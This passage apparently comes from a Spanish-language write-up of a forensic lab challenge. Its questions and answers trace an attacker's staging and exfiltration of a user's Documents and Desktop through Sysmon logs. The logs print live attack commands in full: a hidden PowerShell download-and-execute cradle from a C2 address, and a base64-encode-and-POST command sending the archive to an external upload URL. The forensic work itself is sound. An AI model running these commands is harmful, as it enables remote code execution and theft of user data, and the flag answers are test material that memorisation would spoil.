>	21/04/2026 16:35:48.000	<pre><Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385f-c22a-43e0-bf4c-06f5698ffbd9}" /><EventID>11</EventID><Version>5</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><Keywords>0x0000000000000000</Keywords><TimeCreated SystemTime="2026-04-21T16:35:48.1980707Z" /><EventRecordID>562056</EventRecordID><Correlation><Execution ProcessID="3428" ThreadID="5488" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>FB-WKS64.fedbridge.local</Computer><Security UserID="S-1-5-18" /><System><EventData><Data Name="RuleName"></Data><Data Name="UtcTime">2026-04-21 16:35:48.197</Data><Data Name="ProcessGuid">{c73af8d8-9c13-69e7-1e11-000000005400}</Data><Data Name="ProcessId">11216</Data><Data Name="Image">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name="TargetFileName">C:\Users\chrisikarma\Downloads\0x001900000002b4b5-36.msi</Data><Data Name="CreationUtcTime">2026-04-21 16:33:23.977</Data><Data Name="User">FEDBRIDGE\chrisikarma</Data></EventData></Event></pre>

P17: The operator's first attempt to archive user data referenced source paths that don't exist on this host, a clear sign of script-template reuse from a previous engagement. What username appears in those non-existent paths?

R: jdoe

Tras consolidar la conexión entre el host comprometido y el segundo servidor C2 (34[.]228[.]194[.]206), el atacante inició la fase de recolección de información a las 16:29:43 horas mediante la ejecución del siguiente comando (registrado bajo la técnica MITRE T1059.003 - Windows Command Shell):

```
C:\Windows\system32\cmd.exe /C powershell -Command " Compress-Archive \ -Path @( 'C:\Users\jdoe\Documents','C:\Users\jdoe\Desktop') \ -DestinationPath 'C:\Windows\Temp\~sys_upd.zip' -Force"
```

Esta instrucción ordena la compresión forzada en formato ZIP de los directorios de Escritorio y Documentos del usuario y los guarda en el directorio temporal bajo el nombre ~sys_upd.zip. Sin embargo, el directorio de usuario jdoe no existe en el sistema FB-WKS64, lo que evidencia la reutilización de una plantilla de script preconfigurada de una operación anterior.

i	Time	Event
>	21/04/2026 16:29:43.000	<pre><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}' /><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2026-04-21T16:29:43.1089423Z' /><EventRecordID>561917</EventRecordID><Correlation><Execution ProcessID='3428' ThreadID='5488' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>FB-WKS64.fedbridge.local</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='RuleName'>technique_id=T1059.003,technique_name=Windows Command Shell</Data><Data Name='UtcTime'>2026-04-21 16:29:43.104</Data><Data Name='ProcessGuid'>{c73af8d8-a5f7-69e7-4812-000000005400}</Data><Data Name='ProcessId'>12856</Data><Data Name='Image'>C:\Windows\System32\cmd.exe</Data><Data Name='FileVersion'>10.0.19041.4355 (WinBuild.160101.0800)</Data><Data Name='Description'>Windows Command Processor</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>cmd.exe</Data><Data Name='CommandLine'>C:\Windows\system32\cmd.exe /C powershell -Command " Compress-Archive \ -Path @('C:\Users\jdoe\Documents','C:\Users\jdoe\Desktop') \ -DestinationPath 'C:\Windows\Temp\~sys_upd.zip' -Force" </Data><Data Name='CurrentDirectory'>C:\Users\chriskarma\AppData\Roaming\</Data><Data Name='User'>FEDBRIDGE\chriskarma</Data><Data Name='LogonGuid'>{c73af8d8-75ef-69e7-e935-920200000000}</Data><Data Name='LogonId'>0x29235e9</Data><Data Name='TerminalSessionId'>1</Data><Data Name='IntegrityLevel'>Medium</Data><Data Name='Hashes'>SHA1=DF79C86FD11B9CCB89148458E509F879C72566C,MD5=2B40C98ED0F7A1D3B091A3E8353132DC,SHA256=BADF4752413CB0CBDC03FB95820CA167F0CDDC63B597CDB5EF4311180E088B0,IMPHASH=272245E2988E1E430500B852C4FB5E18</Data><Data Name='ParentProcessGuid'>{c73af8d8-9c13-69e7-1e11-000000005400}</Data><Data Name='ParentProcessId'>11216</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='ParentCommandLine'>"powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://34.228.194.206:80/f'))"</Data><Data Name='ParentUser'>FEDBRIDGE\chriskarma</Data></EventData></Event></pre> CommandLine = C:\Windows\system32\cmd.exe /C powershell -Command " Compress-Archive \ ... host = FB-WKS64 source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmlwineventlog

El atacante corrigió su sintaxis a las 16:30:26 horas (apenas 43 segundos después), ejecutó exactamente la misma estructura de comando, pero reemplazó las rutas del marcador de posición por las del perfil del usuario legítimamente comprometido chriskarma.

i	Time	Event
>	21/04/2026 16:30:26.000	<pre> <Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}' /><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2026-04-21T16:30:26.3179700Z' /><EventRecordID>561945</EventRecordID><Correlation></Correlation><Execution ProcessID='3428' ThreadID='5488' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>FB-WKS64.fedbridge.local</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='RuleName'>technique_id=T1059.003,technique_name=Windows Command Shell</Data><Data Name='UtcTime'>2026-04-21 16:30:26.312</Data><Data Name='ProcessGuid'>{c73af8d8-a622-69e7-5112-000000005400}</Data><Data Name='ProcessId'>10392</Data><Data Name='Image'>C:\Windows\System32\cmd.exe</Data><Data Name='FileVersion'>10.0.19041.4355 (WinBuild.160101.0800)</Data><Data Name='Description'>Windows Command Processor</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>Cmd.Exe</Data><Data Name='CommandLine'>C:\Windows\system32\cmd.exe /C powershell -Command " Compress-Archive \-Path @('C:\Users\chriskarma\Documents', 'C:\Users\chriskarma\Desktop') \ -DestinationPath 'C:\Windows\Temp\~sys_upd.zip' -Force "</Data><Data Name='CurrentDirectory'>C:\Users\chriskarma\AppData\Roaming\</Data><Data Name='User'>FEDBRIDGE\chriskarma</Data><Data Name='LogonGuid'>{c73af8d8-75ef-69e7-e935-920200000000}</Data><Data Name='LogonId'>0x29235e9</Data><Data Name='TerminalSessionId'>1</Data><Data Name='IntegrityLevel'>Medium</Data><Data Name='Hashes'>SHA1=DF79C86FDD11B9CCB89148458E509F879C72566C,MD5=2B40C98ED0F7A1D3B091A3E8353132DC,SHA256=BADF4752413CB0BCDC03FB95820CA167F0CDC63B597CCDB5EF43111180E088B0,IMPHASH=272245E2988E1E430500B852C4FB5E18</Data><Data Name='ParentProcessGuid'>{c73af8d8-9c13-69e7-1e11-000000005400}</Data><Data Name='ParentProcessId'>11216</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='ParentCommandLine'>"powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://34.228.194.206:80/f'))"</Data><Data Name='ParentUser'>FEDBRIDGE\chriskarma</Data></EventData></Event> </pre> CommandLine = C:\Windows\system32\cmd.exe /C powershell -Command " Compress-Archive \ ... host = FB-WKS64 source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmlwineventlog

P18: Before exfiltrating data, the attacker staged the victim's files by compressing two directories into a single archive. What is the full file path of the archive created during this staging step?

R: C:\Windows\Temp\~sys_upd.zip

Tras corregir la sintaxis del comando a las 16:30:26 horas, el atacante logró ejecutar con éxito la consolidación de la información sensible del usuario chriskarma. El proceso empaquetó el contenido completo de las carpetas Documents y Desktop, generando un único archivo comprimido en la ruta absoluta C:\Windows\Temp\~sys_upd.zip.

2026-04-21 16:30:26	C:\Windows\system32\cmd.exe /C powershell -Command " Compress-Archive \-Path @('C:\Users\chriskarma\Documents', 'C:\Users\chriskarma\Desktop') \-DestinationPath 'C:\Windows\Temp\~sys_upd.zip' -Force"
---------------------	---

Exfiltration

P19: The operator's PowerShell pipeline transformed the staged archive's bytes into a transmission-safe encoding before POSTing them out over HTTPS. What's the encoding scheme used and the full destination URL?

R: base64, hxxps[:][]/[]52[.]59[.]253[.]168[]/[]upload

Finalmente, a las 16:31:29 horas, el atacante ejecutó la fase de exfiltración de los datos comprometidos mediante el despliegue de la siguiente instrucción de PowerShell:

```

powershell -Command " $bytes = [System.IO.File]::ReadAllBytes('C:\Windows\Temp\~sys_upd.zip'); $b64 = [Convert]::ToBase64String($bytes); Invoke-WebRequest -Uri 'hxxps[:][]/[]/[]52[].[]59[].[]253[].[]168[]/[]upload' \ -Method POST -Body $b64 -ContentType 'text/plain' -UseBasicParsing"

```

Este comando lee el contenido binario del archivo empaquetado -sys_upd.zip y lo transforma íntegramente a un esquema de codificación seguro para transporte y evasión de firmas en red basado en Base64.

Posteriormente, la secuencia genera una petición web HTTP utilizando el método POST dirigida hacia la URL de destino final hxxps[:][]/[]/[]52[].[]59[].[]253[].[]168[]/[]upload cifrada por HTTPS (Puerto 443). Los datos robados fueron inyectados directamente en el cuerpo de la solicitud simulando ser texto plano (text/plain).

2026-04-21 16:31:29	powershell -Command " \$bytes = [System.IO.File]::ReadAllBytes('C:\Windows\Temp\~sys_upd.zip'); \$b64 = [Convert]::ToBase64String(\$bytes); Invoke-WebRequest -Uri 'https://52.59.253.168/upload' \ -Method POST -Body \$b64 -ContentType 'text/plain' -UseBasicParsing"
2026-04-21 16:31:29	C:\Windows\system32\cmd.exe /C powershell -Command " \$bytes = [System.IO.File]::ReadAllBytes('C:\Windows\Temp\~sys_upd.zip'); \$b64 = [Convert]::ToBase64String(\$bytes); Invoke-WebRequest -Uri 'https://52.59.253.168/upload' \ -Method POST -Body \$b64 -ContentType 'text/plain' -UseBasicParsing"
2026-04-21 16:31:29	powershell -Command " \$bytes = [System.IO.File]::ReadAllBytes('C:\Windows\Temp\~sys_upd.zip'); \$b64 = [Convert]::ToBase64String(\$bytes); Invoke-WebRequest -Uri 'https://52.59.253.168/upload' \ -Method POST -Body \$b64 -ContentType 'text/plain' -UseBasicParsing"
2026-04-21 16:31:29	C:\Windows\system32\cmd.exe /C powershell -Command " \$bytes = [System.IO.File]::ReadAllBytes('C:\Windows\Temp\~sys_upd.zip'); \$b64 = [Convert]::ToBase64String(\$bytes); Invoke-WebRequest -Uri 'https://52.59.253.168/upload' \ -Method POST -Body \$b64 -ContentType 'text/plain' -UseBasicParsing"